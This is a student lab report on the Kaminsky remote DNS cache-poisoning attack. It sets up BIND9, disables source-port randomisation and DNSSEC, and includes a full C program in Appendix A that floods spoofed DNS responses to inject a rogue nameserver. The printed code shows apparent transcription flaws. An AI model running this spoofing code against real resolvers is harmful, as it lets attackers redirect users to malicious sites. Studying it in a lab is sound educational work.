MH4921
Supervised Independent Study II

Remote DNS Attack

Brandon Goh Wen Heng

Academic Year 2018/19

Contents

[8]Information courtesy of https://www.tenouk.com/Module42.html


1 Introduction

The Domain Name System (DNS) is used to translate hostnames to IP addresses. This process is termed as DNS resolution, which is transparent to users. However, there are attacks that can be mounted against the DNS resolution process which can redirect the user away from a legitimate to a malicious site, also known as DNS Pharming attacks. However, this is not applicable if the attacker and the server are on different networks, as packet sniffing is not possible. Instead, Kaminsky DNS attack is performed and can be used to spoof DNS requests by attempting to send a packet with a valid transaction ID ($\frac{1}{65536}$ chance).

2 Overview

This lab will focus on the Kaminsky DNS attack, by poisoning the DNS cache of the server using a remote machine in the first task. The second task will focus on verification of the attack, by setting up a domain name and using the command `dig` on the user's machine to check whether the attack mounted previously was successfully executed.

To understand how the Kaminsky's attack works, we need to first understand how the entire DNS architecture operates. The domain `www.ntu.edu.sg` is used as an example. When a query is sent to our DNS server and it does not have the information in its cache, it will query the root DNS server. The root DNS server will respond by getting our DNS server to query the `.SG` DNS server. Querying the `.SG` DNS server will send a reply for our DNS server to query the `.edu.sg` DNS server. This process continues recursively until there are no sub-level domains to query. The final DNS server, in this case `ntu.edu.sg` will reply our DNS server with the IP address to `www.ntu.edu.sg` by transmitting the stored A record. Figure 1 depicts the process in a simpler and cleaner form that is easier to understand.



(1) The attacker queries `www.ntu.edu.sg` to our DNS Server
(2) The query is forwarded to the root DNS Server
(3) Answer gets our DNS Server to query the `.SG` DNS Server
(4) The query is forwarded to the `.SG` DNS Server
(5) Answer gets our DNS Server to query the `edu.sg` DNS Server
(6) The query is forwarded to the `edu.sg` DNS Server
(7) Answer gets our DNS Server to query the `ntu.edu.sg` DNS Server
(8) The query is forwarded to the `ntu.edu.sg` DNS Server
(9) Answer provides our DNS Server with the IP address for `www.ntu.edu.sg`
(10) The IP address is forwarded back to the attacker

Figure 1: Complete DNS Querying Process

It is during step (2) – (9) where the packets with spoofed transaction IDs are sent out, with the hope that one of the packets that has a matching transaction ID will be accepted. If that happens, then the attacker has the opportunity to redirect the domain resources to the address of the attacker's choosing. This could redirect users to malicious sites without the user's knowledge as the domain names will remain the same.

3 Attack Sequence

3.1 Virtual Machine (VM) Preparation

3.1.1 Network Setup

In the following lab, 3 VMs are configured in the layout shown in Figure 2. The figure also displays how a local network is connected to the wider internet and how domains are resolved.




Figure 2: Network Topology

3.1.2 Installing DNS server

The DNS server that will be used on Ubuntu is `BIND9` and can be installed using the following line.

```
$ sudo apt-get install bind9
```

3.1.3 Creating domain configuration files

For the DNS server to function, the configuration file `named.conf` needs to be present and reads additional files such as `named.conf.options`, all located in the folder `/etc/bind/`. The following lines are added so that the DNS server's cache dump can be read.

```
options {
    dump-file    "/var/cache/bind/dump.db";
};
```

3.1.4 Starting the DNS server

To start the `BIND9` DNS server, the following command is executed in Terminal.

```
$sudo service bind9 restart
```

3.1.5 Configuring User Machine

On the user's machine, the default DNS server needs to be amended. This is done by changing the `resolv.conf` file. The following single line is added to the file.

```
nameserver 192.168.43.157 #IP address of server just setup
```

Additionally, the changes made might be overwritten by the DHCP client and needs to be avoided to complete the lab properly. To do so, the DNS server address on our wired connection (Under IPv4 settings) is manually and explicitly defined. To refresh the connection and ensure that the changes take effect immediately, the name of our connection "Wired connection 1" is clicked to force refresh the network.

3.2 Kaminsky Attack

When using the local DNS attack method, it is much simpler as the packets originating from the user or the server can be sniffed easily. However, on a remote network this is not possible. Furthermore, querying a domain will effectively make the results cached onto the server, which will require a period of time before the cache expires (usually 48 hours). This method is ineffective due to the long periods of waiting.

Kaminsky developed an attack that is more effective against systems on remote networks. As the transaction ID on the packet only allows for 65536 values, it is not impractical to flood the server with all 65536 packets. The limitation of blindly flooding the server is that the packet with the legitimate response and valid transaction ID may be received before the spoofed packet with the valid transaction ID may be sent. In this instance, the DNS attack will still fail as the entry from the legitimate response will be successfully cached.

This method was further extended to query sub-domains, as infinitely many subdomains can be created. Since the query results for the sub-domains do not exist, the DNS server must query everytime it receives a request for each sub-domain. This provides another window and defeats the caching effect.

In the event the transaction ID of the spoofed packet is accepted by the DNS server, the nameserver mentioned in the packet will be cached. At this stage, the DNS cache has been poisoned.

To prepare the Kaminsky attack, further configuration is required on the user and DNS server VM.

1. All 3 VM must have its network adapter set to “NAT” or Network Address Translation.
2. For simplicity in this lab, source port randomisation is turned off and set to **33333**. Source port randomisation makes it more difficult to guess the originating source port of the packet. The file `/etc/bind/named.conf.options` is modified with the following line.

   ```
   query-source port 33333
   ```

3. DNS servers now have an added protection scheme called *DNSSEC (Domain Name Security Extensions)* DNSSEC works on the basis of using digital signatures and standard algorithms such as RSA and ECC as well as using absolute timestamps to ensure the validity of the responses. This method was implemented to solve the problem of forged and manipulated DNS data, such as by the DNS cache poisoning attack.

   To turn this feature off, the file `/etc/bind/named.conf.options` is again modified.

   ```
   //dnssec-validation auto;
     dnssec-enable no;
   ```

4. The last step involves flushing the cache and restarting the DNS server, which can be accomplished with the following code.

   ```
   $ sudo rndc flush
   $ sudo service bind9 restart
   ```

To ensure the attack is successful, the attacker needs to send DNS queries to the DNS server using random hostnames. After each query is sent out, large numbers of DNS response packets are sent out within a short timeframe and hoping that a packet with the correct transaction ID is accepted before the actual response is received.

Before executing the attack, a sample code file `udp.c` has been provided with missing information to be filled up. The completed code, together with the information for selected blocks has been explained in Appendix A.

To create a working program from the completed code, the file is compiled using `gcc` with the `lpcap` switch defined.

```
$ gcc -lpcap udp.c -o attack
```

The attack may take several executions before the execution of the query reflects the malicious nameserver. To analyse whether the attack was successful, the cache is dumped into a database and the required components are extracted out to be printed on the screen.

```
$ sudo rndc dumpdb -cache
$ sudo cat /var/cache/bind/dump.db | grep att
```

Successful execution of the attack program will result in a printed line containing the nameserver `ns.dnslabattacker.net`. Looking further into the actual database itself, it can be seen that the malicious nameserver has been added as an authority for the domain `example.com`.




Figure 3: Poisoned DNS Cache

3.3 Result Verification

When performing the DNS query on the domain `example.com`, it can be noticed that the nameserver is stated. However, nameserver will be marked invalid as the zone to receive queries is not set-up to respond. Due to this, there is no valid record for the domain.

To resolve this issue, a zone record is created on the server itself (so it does not need to send requests to the internet to obtain the IP address). To do so, the following configurations need to be made:

1. The file `/etc/bind/named.conf.default-zones` has the following lines added to it.

```
zone "ns.dnslabattacker.net" {
    type master;
    file "/etc/bind/db.attacker";
};
```

2. The file `/etc/bind/db.attacker` is created to hold the resource records required to redirect the DNS queries to the malicious DNS server.

```
$TTL 604800
@        IN    SOA    localhost. root.localhost. (
         2; serial
         604800; refresh
         86400;retry
         2419200; expire
         604800); negative cache TTL

@        IN    NS    ns.dnslabattacker.net.
@        IN    A     192.168.43.157
@        IN    AAAA  ::1
```

3. Because the attacker's system will also receive DNS queries, it too must also be configured with the relevant zone to reply the queries. In the file `/etc/bind/named.conf.local`, the following lines are added.

```
zone "example.com"{
        type master;
        file "/etc/bind/example.com.db";
};
```


Another file `/etc/bind/example.com.db` must also be created.

```
$TTL 3D
@        IN    SOA    ns.example.com. admin.example.com. (
         2008111001
         8H
         2H
         4W
         1D)

@        IN    NS    ns.dnslabattacker.net.
@        IN    MX    10 mail.example.com.

www      IN    A     1.2.3.4
mail     IN    A     5.6.7.8
*.example.com  IN  A 9.10.11.12
```

After the files have been modified, the `bind9` service must be restarted for the changes to take effect. To do so, the following line can be used to restart the server.

```
$ sudo service bind9 restart
```

The same attack program is executed now and if the attack is successful, the IP address 1.2.3.4 will appear when the domain `www.example.com` is queried.



```
Terminal
[07/30/2018 08:53] root@ubuntu:/home/seed/Desktop# dig www.example.com

; <<>> DiG 9.8.1-P1 <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61520
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.com.            204     IN      NS      ns.dnslabattacker.net.

;; ADDITIONAL SECTION:
ns.dnslabattacker.net.  604800  IN      A       192.168.43.156
ns.dnslabattacker.net.  604800  IN      AAAA    ::1

;; Query time: 856 msec
;; SERVER: 192.168.43.157#53(192.168.43.157)
;; WHEN: Mon Jul 30 08:53:55 2018
;; MSG SIZE  rcvd: 128
```

Figure 4: Complete Cache Poisoning

4 Appendix A: udp.c

4.1 Code

```c
// ----udp.c------
// This sample program must be run with root privileges!
//
// The program is to spoof tons of different queries to the victim.
// Use wireshark to study the packets. However, it is not enough for
// the lab, please finish the response packet and complete the task.
//
// Compile command:
// gcc -lpcap udp.c -o udp
//
//

#include <unistd.h>
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <fcntl.h>
#include <string.h>
#include <errno.h>
#include <stdlib.h>
#include <libnet.h>
// The packet length

#define PCKT_LEN 8192
#define FLAG_R 0x8400
#define FLAG_Q 0x0100

// Can create separate header file (.h) for all headers' structure

// The IP header's structure

struct ipheader
{
    unsigned char      iph_ihl:4, iph_ver:4;
    unsigned char      iph_tos;
    unsigned short int iph_len;
    unsigned short int iph_ident;

//    unsigned char      iph_flag;

    unsigned short int iph_offset;
    unsigned char      iph_ttl;
    unsigned char      iph_protocol;
    unsigned short int iph_chksum;
    unsigned int       iph_sourceip;
    unsigned int       iph_destip;

```

```c
};

// UDP header's structure

struct udpheader
{
    unsigned short int udph_srcport;
    unsigned short int udph_destport;
    unsigned short int udph_len;
    unsigned short int udph_chksum;
};
struct dnsheader
{
    unsigned short int query_id;
    unsigned short int flags;
    unsigned short int QDCOUNT;
    unsigned short int ANCOUNT;
    unsigned short int NSCOUNT;
    unsigned short int ARCOUNT;
};
// This structure is just for convenience, as 4 byte data often appears in the DNS packets.
struct dataEnd
{
    unsigned short int  type;
    unsigned short int  class;
};
// total udp header length: 8 bytes (=64 bits)


// (Added) Structure to hold the answer end section
struct ansEnd
{
    //char* name;
    unsigned short int type;
    //char* type;
    unsigned short int class;
    //char* class;
    //unsigned int ttl;
    unsigned short int ttl_l;
    unsigned short int ttl_h;
    unsigned short int datalen;
};

// (Added) structure to hold the authorative nameserver end section
struct nsEnd
{
    //char* name;
    unsigned short int type;
    unsigned short int class;
    //unsigned int ttl;
    unsigned short int ttl_l;
```

```c
    unsigned short int ttl_h;
    unsigned short int datalen;
    //unsigned int ns;
};

unsigned int checksum(uint16_t *usBuff, int isize)
{
    unsigned int cksum=0;
    for(; isize>1; isize-=2)
    {
        cksum+=*usBuff++;
    }
    if(isize==1)
    {
        cksum+=*(uint16_t *)usBuff;
    }
    return (cksum);
}

// calculate udp checksum
uint16_t check_udp_sum(uint8_t *buffer, int len)
{
    unsigned long sum=0;
    struct ipheader *tempI=(struct ipheader *)(buffer);
    struct udpheader *tempH=(struct udpheader *)(buffer+sizeof(struct
     ↪  ipheader));
    struct dnsheader *tempD=(struct dnsheader *)(buffer+sizeof(struct
     ↪  ipheader)+sizeof(struct udpheader));
    tempH->udph_chksum=0;
    sum=checksum( (uint16_t *)   &(tempI->iph_sourceip),8 );
    sum+=checksum((uint16_t *) tempH,len);

    sum+=ntohs(IPPROTO_UDP+len);

    sum=(sum>>16)+(sum & 0x0000ffff);
    sum+=(sum>>16);

    return (uint16_t)(~sum);
}
// Function for checksum calculation. From the RFC,

// the checksum algorithm is:
//  "The checksum field is the 16 bit one's complement of the one's
//  complement sum of all 16 bit words in the header.  For purposes of
//  computing the checksum, the value of the checksum field is zero."

unsigned short csum(unsigned short *buf, int nwords)
{
    unsigned long sum;
    for(sum=0; nwords>0; nwords--)
        sum += *buf++;
    sum = (sum >> 16) + (sum &0xffff);
```

```
    sum += (sum >> 16);
    return (unsigned short)(~sum);
}

// (Added) Create response packet

int response(char* request_url, char* src_addr, char* dest_addr)
{

// socket descriptor
    int sd;

// buffer to hold the packet
    char buffer[PCKT_LEN];

// set the buffer to 0 for all bytes
    memset(buffer, 0, PCKT_LEN);

// Our own headers' structures
    struct ipheader *ip = (struct ipheader *) buffer;
    struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct ipheader));
    struct dnsheader *dns=(struct dnsheader*) (buffer +sizeof(struct ipheader)+sizeof(struct udpheader));

// Data is the pointer that points to the first byte of the DNS payload
    char *data=(buffer +sizeof(struct ipheader)+sizeof(struct udpheader)+sizeof(struct dnsheader));


////////////////////////////////////////////////////////////////////////
// dns fields(UDP payload field)
// relate to the lab, you can change them. begin:
////////////////////////////////////////////////////////////////////////

//The flag you need to set

    dns->flags=htons(FLAG_R); //Response

//only 1 query, so the count should be one.
    dns->QDCOUNT=htons(1);
    dns->ANCOUNT=htons(1);
    dns->NSCOUNT=htons(1);
    dns->ARCOUNT=htons(1);

//query string
    strcpy(data,request_url);
    int length=strlen(data)+1;

//This is more convenient to write the 4bytes in a more organised way.

    struct dataEnd * end=(struct dataEnd *)(data+length);
```

```c
    end->type=htons(1);
    end->class=htons(1);

//add the answer section here
    char *ans=(buffer +sizeof(struct ipheader)+sizeof(struct udpheader)+sizeof(struct dnsheader)+sizeof(struct dataEnd)+length);

    strcpy(ans,request_url);
    int anslength= strlen(ans)+1;

    struct ansEnd * ansend=(struct ansEnd *)(ans+anslength);
    ansend->type=htons(1);
    ansend->class=htons(1);
    ansend->ttl_l=htons(0x00); //TTL is 208 seconds
    ansend->ttl_h=htons(0xD0);
    ansend->datalen=htons(4);

    char *ansaddr=(buffer +sizeof(struct ipheader)+sizeof(struct udpheader)+sizeof(struct dnsheader)+sizeof(struct dataEnd)+length+sizeof(struct ansEnd)+anslength);

    strcpy(ansaddr,"\1\2\3\4"); //Provides the IP address of query resource
    int addrlen = strlen(ansaddr);

//add the authoritative section here
    char *ns =(buffer +sizeof(struct ipheader)+sizeof(struct udpheader)+sizeof(struct dnsheader)+sizeof(struct dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen);
    strcpy(ns,"\7example\3com"); // Nameserver for resolving domain
    int nslength= strlen(ns)+1;

    struct nsEnd * nsend=(struct nsEnd *)(ns+nslength);
    nsend->type=htons(2);
    nsend->class=htons(1);
    nsend->ttl_l=htons(0x00);
    nsend->ttl_h=htons(0xD0);
    nsend->datalen=htons(23);

    char *nsname=(buffer +sizeof(struct ipheader)+sizeof(struct udpheader)+sizeof(struct dnsheader)+sizeof(struct dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen+sizeof(struct nsEnd)+nslength);

    strcpy(nsname,"\2ns\16dnslabattacker\3net"); //Provides resolution to the domain
    int nsnamelen = strlen(nsname)+1;

//add the additional report here
```

```
    char *ar=(buffer +sizeof(struct ipheader)+sizeof(struct udpheader)+sizeof(struct dnsheader)+sizeof(struct dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen+sizeof(struct nsEnd)+nslength+nsnamelen);
    strcpy(ar,"\2ns\16dnslabattacker\3net"); //IP Address (A record) of nameserver
    int arlength = strlen(ar)+1;
    struct ansEnd* arend = (struct ansEnd*)(ar + arlength);
    arend->type = htons(1);
    arend->class=htons(1);
    arend->ttl_l=htons(0x00);
    arend->ttl_h=htons(0xD0);
    arend->datalen=htons(4);
    char *araddr=(buffer +sizeof(struct ipheader)+sizeof(struct udpheader)+sizeof(struct dnsheader)+sizeof(struct dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen+sizeof(struct nsEnd)+nslength+nsnamelen+arlength+sizeof(struct ansEnd));

    strcpy(araddr,"\1\2\3\4"); //IP Address for resource
    int araddrlen = strlen(araddr);


//////////////////////////////////////////////////////////////////////
//
// DNS format, relate to the lab, you need to change them, end
//
///////////////////////////////////////////////////////////////////////


        /*****************************************************************************
    Construction of the packet is done.
    now focus on how to do the settings and send the packet we have composed out

    *******************************************************************************
    // Source and destination addresses: IP and port

    struct sockaddr_in sin, din;
    int one = 1;
    const int *val = &one;
//while(1){

    //dns->response_id=rand(); // transaction ID for the query packet, use random #
    // Create a raw socket with UDP protocol

    sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);


    if(sd<0 ) // if socket fails to be created
```

```
        printf("socket error\n");

    // The source is redundant, may be used later if needed
    // The address family

    sin.sin_family = AF_INET;
    din.sin_family = AF_INET;

    // Port numbers

    sin.sin_port = htons(33333);
    din.sin_port = htons(53);

    // IP addresses

    sin.sin_addr.s_addr = inet_addr(src_addr); // this is the second argument we input into the program
    din.sin_addr.s_addr = inet_addr("199.43.135.53"); // this is the first argument we input into the program

    // Fabricate the IP header or we can use the
    // standard header structures but assign our own values.

    ip->iph_ihl = 5;
    ip->iph_ver = 4;
    ip->iph_tos = 0; // Low delay

    unsigned short int packetLength =(sizeof(struct ipheader) + sizeof(struct udpheader)+sizeof(struct dnsheader)+length+sizeof(struct dataEnd)+anslength+sizeof( struct ansEnd)+nslength+sizeof(struct nsEnd)+addrlen+nsnamelen+arlength+sizeof(struct ansEnd)+araddrlen); // length + dataEnd_size == UDP_payload_size

    ip->iph_len=htons(packetLength);
    ip->iph_ident = htons(rand()); // we give a random number for the identification

    ip->iph_ttl = 110; // hops
    ip->iph_protocol = 17; // UDP

    // Source IP address, use the actual IP address of example.com nameserver

    ip->iph_sourceip = inet_addr("199.43.135.53");

    // The destination IP address

    ip->iph_destip = inet_addr(src_addr);

    // Fabricate the UDP header. Source port number is redundant
```

```
    udp->udph_srcport = htons(53);  // Random source port number, lower numbers may be reserved

    // Destination port number

    udp->udph_destport = htons(33333);

    udp->udph_len = htons(sizeof(struct udpheader)+sizeof(struct dnsheader)+length+sizeof(struct dataEnd)+anslength+sizeof( struct ansEnd)+nslength+sizeof(struct nsEnd)+addrlen+nsnamelen+arlength+sizeof(struct ansEnd)+araddrlen); // udp_header_size + udp_payload_size

    // Calculate the checksum for integrity//

    ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct ipheader) + sizeof(struct udpheader));

    udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct ipheader));


    // Prevent kernel from filling up DNS packet with its information
    if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one))<0 )
    {
        printf("error\n");
        exit(-1);
    }

    int count = 0;
    int trans_id = 3000;
    while(count < 100)
    {


// This is to generate queries for random sub-domains xxxxx.example.com
        dns->query_id=trans_id+count;
        udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct ipheader));
// Recalculate the checksum for the UDP packet

        // Send the packet out.
        if(sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&sin, sizeof(sin)) < 0)
            printf("packet send error %d which means %s\n",errno,strerror(errno));
        count++;
    }
    close(sd);

    return 0;
```

```c
}

int main(int argc, char *argv[])
{

// This is to check the argc number
    if(argc != 3)
    {
        printf("- Invalid parameters!!!\nPlease enter 2 ip
         ↪ addresses\nFrom first to last:src_IP  dest_IP  \n");
        exit(-1);
    }


// socket descriptor
    int sd;

// buffer to hold the packet
    char buffer[PCKT_LEN];

// set the buffer to 0 for all bytes
    memset(buffer, 0, PCKT_LEN);

    // Our own headers' structures

    struct ipheader *ip = (struct ipheader *) buffer;

    struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct
     ↪ ipheader));

    struct dnsheader *dns=(struct dnsheader*) (buffer +sizeof(struct
     ↪ ipheader)+sizeof(struct udpheader));

// data is the pointer points to the first byte of the dns payload
    char *data=(buffer +sizeof(struct ipheader)+sizeof(struct
     ↪ udpheader)+sizeof(struct dnsheader));


////////////////////////////////////////////////////////////////////////
// dns fields(UDP payload field)
// relate to the lab, you can change them. begin:
////////////////////////////////////////////////////////////////////////

//The flag you need to set

    dns->flags=htons(FLAG_Q);
//only 1 query, so the count should be one.
    dns->QDCOUNT=htons(1);


//query string
    strcpy(data,"\5abcde\7example\3com");
```

```
    int length= strlen(data)+1;


// This is more convenient to write the 4bytes in a more organised way.

    struct dataEnd * end=(struct dataEnd *)(data+length);
    end->type=htons(1);
    end->class=htons(1);


//////////////////////////////////////////////////////////////////////
//
// DNS format, relate to the lab, you need to change them, end
//
///////////////////////////////////////////////////////////////////////



        /**********************************************************************
    Construction of the packet is done.
    now focus on how to do the settings and send the packet we have composed out

    ***************************************************************************
    // Source and destination addresses: IP and port

    struct sockaddr_in sin, din;
    int one = 1;
    const int *val = &one;
    dns->query_id=rand(); // transaction ID for the query packet, use random

    // Create a raw socket with UDP protocol

    sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);


    if(sd<0 ) // if socket fails to be created
        printf("socket error\n");

    // The source is redundant, may be used later if needed

    // The address family

    sin.sin_family = AF_INET;
    din.sin_family = AF_INET;

    // Port numbers

    sin.sin_port = htons(33333);
    din.sin_port = htons(53);

```

```
    // IP addresses

    sin.sin_addr.s_addr = inet_addr(argv[2]); // this is the second argument we input into the program
    din.sin_addr.s_addr = inet_addr(argv[1]); // this is the first argument we input into the program

    // Fabricate the IP header or we can use the
    // standard header structures but assign our own values.

    ip->iph_ihl = 5;
    ip->iph_ver = 4;
    ip->iph_tos = 0; // Low delay

    unsigned short int packetLength =(sizeof(struct ipheader) + sizeof(struct udpheader)+sizeof(struct dnsheader)+length+sizeof(struct dataEnd)); // length + dataEnd_size == UDP_payload_size

    ip->iph_len=htons(packetLength);
    ip->iph_ident = htons(rand()); // we give a random number for the identification
    ip->iph_ttl = 110; // hops
    ip->iph_protocol = 17; // UDP

    // Source IP address, spoofed address is used here!!!

    ip->iph_sourceip = inet_addr(argv[1]);

    // The destination IP address

    ip->iph_destip = inet_addr(argv[2]);


    // Fabricate the UDP header. Source port number, redundant

    udp->udph_srcport = htons(33333);  // Random source port number, lower numbers may be reserved

    // Destination port number

    udp->udph_destport = htons(53);
    udp->udph_len = htons(sizeof(struct udpheader)+sizeof(struct dnsheader)+length+sizeof(struct dataEnd)); // udp_header_size + udp_payload_size

    // Calculate the checksum for integrity//

    ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct ipheader) + sizeof(struct udpheader));


```

```c
    udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct ipheader));
    /******************************************************************************
    Tips
    The checksum is quite important to pass the checking integrity. You need to study the algorithm and what part should be taken into the calculation.
    !!!!!If you change anything related to the calculation of the checksum, you need to re-calculate it or the packet will be dropped.!!!!!
    Here things became easier since I wrote the checksum function for you. You don't need to spend your time writing the right checksum function.
    Just for knowledge purpose, remember the second parameter
    for UDP checksum:
    ipheader_size + udpheader_size + udpData_size
    for IP checksum:
    ipheader_size + udpheader_size
    *****************************************************************************/

    // Prevent kernel from filling up DNS packet with its information
    if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one))<0 )
    {
        printf("error\n");
        exit(-1);
    }

    while(1)
    {
// This is to generate queries for random sub-domains xxxxx.example.com
        int charnumber;
        charnumber=1+rand()%5;
        *(data+charnumber)+=1;

        udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct ipheader)); // recalculate the checksum for the UDP packet

        // send the packet out.
        if(sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&sin, sizeof(sin)) < 0)
            printf("packet send error %d which means %s\n",errno,strerror(errno));
        sleep(0.9);
        response(data, argv[2], argv[1]);
    }
    close(sd);

    return 0;
}
```

4.2 Explanation (For Selected Parts)

Lines 33 – 49 creates the structure required for the IPv4 header, which is illustrated in the figure below[1].

